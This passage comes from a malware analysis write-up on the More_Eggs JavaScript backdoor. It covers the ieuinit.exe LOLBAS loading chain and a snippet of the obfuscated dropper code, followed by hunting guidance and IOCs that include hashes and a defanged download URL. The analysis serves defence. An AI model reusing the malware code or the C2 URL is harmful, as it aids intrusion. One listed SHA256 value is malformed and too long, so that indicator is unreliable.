

Fig 10: ieuinit.inf configuration

JavaScript (JS) backdoor

The `ieuinit.exe` then downloads a JavaScript (JS) file using the URL. Using Magika, we confirmed the file is indeed JavaScript.

```
FLARE-VM Sat 05/17/2025 12:42:25.75
C:\Users\denwp\Downloads>magika 7f9e498cbceb63bd0a8ed31e42b0cfba826330f3600a69c84981bd03ea967b49
7f9e498cbceb63bd0a8ed31e42b0cfba826330f3600a69c84981bd03ea967b49: JavaScript source (code)
```

Fig 11: Magika output

The heavy obfuscation, packed with random variable names and encoded strings, mirrors tactics described by Arctic Wolf Labs, where Venom Spider uses server-side polymorphism to generate unique JS payloads for each victim, dodging antivirus detection.

7f9e498cbceb63bd0a8ed31e42b0cfba826330f3600a69c84981bd03ea967b49.js

```
    var wvdcubod42;
    var wvdcubod3652;
    wvdcubod42 = 699;
    wvdcubod3652 = wvdcubod42 * 4;
var wvdcubod6 = [];
    var wvdcubod28;
    var wvdcubod3438;
    wvdcubod28 = "zbtk";
    wvdcubod3438 = "ickxw";
    if ((wvdcubod28 + wvdcubod3438) == "cqfxfa") {
     wvdcubod3438 = 24;
    }
var wvdcubod21 = [];
var wvdcubod6873 = 0;
var wvdcubod1875 = "";
var wvdcubod41 = "";
var wvdcubod16 = "";
var wvdcubod2226 = "";
var wvdcubod035 = "";
var wvdcubod846 = "";
var wvdcubod883 = "";
var wvdcubod011 = "";

function wvdcubod7307(wvdcubod89) {
    var wvdcubod221;
    var wvdcubod9110;
    wvdcubod221 = "bnagc";
    wvdcubod9110 = "gpwznn";
    if ((wvdcubod221 + wvdcubod9110) == "likuagrph") {
     wvdcubod9110 = 45;
    }
    var wvdcubod010 = "";
    switch (wvdcubod89) {
        case 32:
            wvdcubod010 = " ";
            break;
        case 33:
            wvdcubod010 = "!";
            break;
        case 34:
            wvdcubod010 = '"';
            break;
        case 35:
            wvdcubod010 = "#";
            break;
```

Obfusctaed JS code

Fig 12: Obfuscated JS Code

Scrolling further down, we find a decryptor and the `More_Eggs` dropper.

Fig 13: Obfuscated JS Code

This dropper, as Arctic Wolf notes, generates a JS launcher and payload, ultimately deploying the `More_Eggs` backdoor, a modular payload that steals system info and contacts C2 servers. The sample file's behavior aligns with this, likely fetching a DLL and additional scripts to deepen the infection.

Digging into the JS file proved tricky due to its anti-debugging features, but for a deeper look at the `More_Eggs_Dropper`, check out Arctic Wolf's analysis..

Remediation:

The below artifacts can be used to hunt for `More_Eggs`:

- Watch for unexpected launches of Microsoft Word or WordPad, often triggered by `LNK` files to distract users while the payload runs. Check process trees for `cmd.exe` spawning these apps alongside suspicious binaries (`ieuinit.exe`).
- Monitor `ieuinit.exe` executions from `%temp%`, not `%windir%\system32`. `More_Eggs` uses this LOLBAS with arguments like `-basjestings` to parse `ieuinit.inf`.
- Search `%temp%` for `ieuinit.inf` and `ieuinit.exe`, and remove them.
- Flag `LNK` files within `ZIP` attachments. `More_Eggs` attacks commonly involve `ZIP` files that contain both a malicious `LNK` file and a decoy `JPG` image.

IOC

SHA256
4e18f606f7a31ffbea632ceaffad77689f810a3cde26d2a913d4530eaae5c5d1
46f587b4375bb3295a5361ee0a0ee0da3b91173852d8aa4c156d0706f55536ee499815559568ab0684e6f6b68180347da32faf76258da3e5e2d7c68
==========
URL: hxxp[://]wfshtl[.]com/abf2iawq

💡

Additional IOCs can be found related to More_Eggs in my git repository.

Reference:

Venom Spider Uses Server-Side Polymorphism to Weave a Web Around Victims - Arctic Wolf

Arctic Wolf Labs discovered a new campaign targeting corporate HR departments with fake resumes that drop a malicious backdoor called More_eggs onto their devices.

Arctic WolfArctic Wolf Labs

MDR in Action: Preventing The More_eggs Backdoor From Hatching

Trend MicroContact Us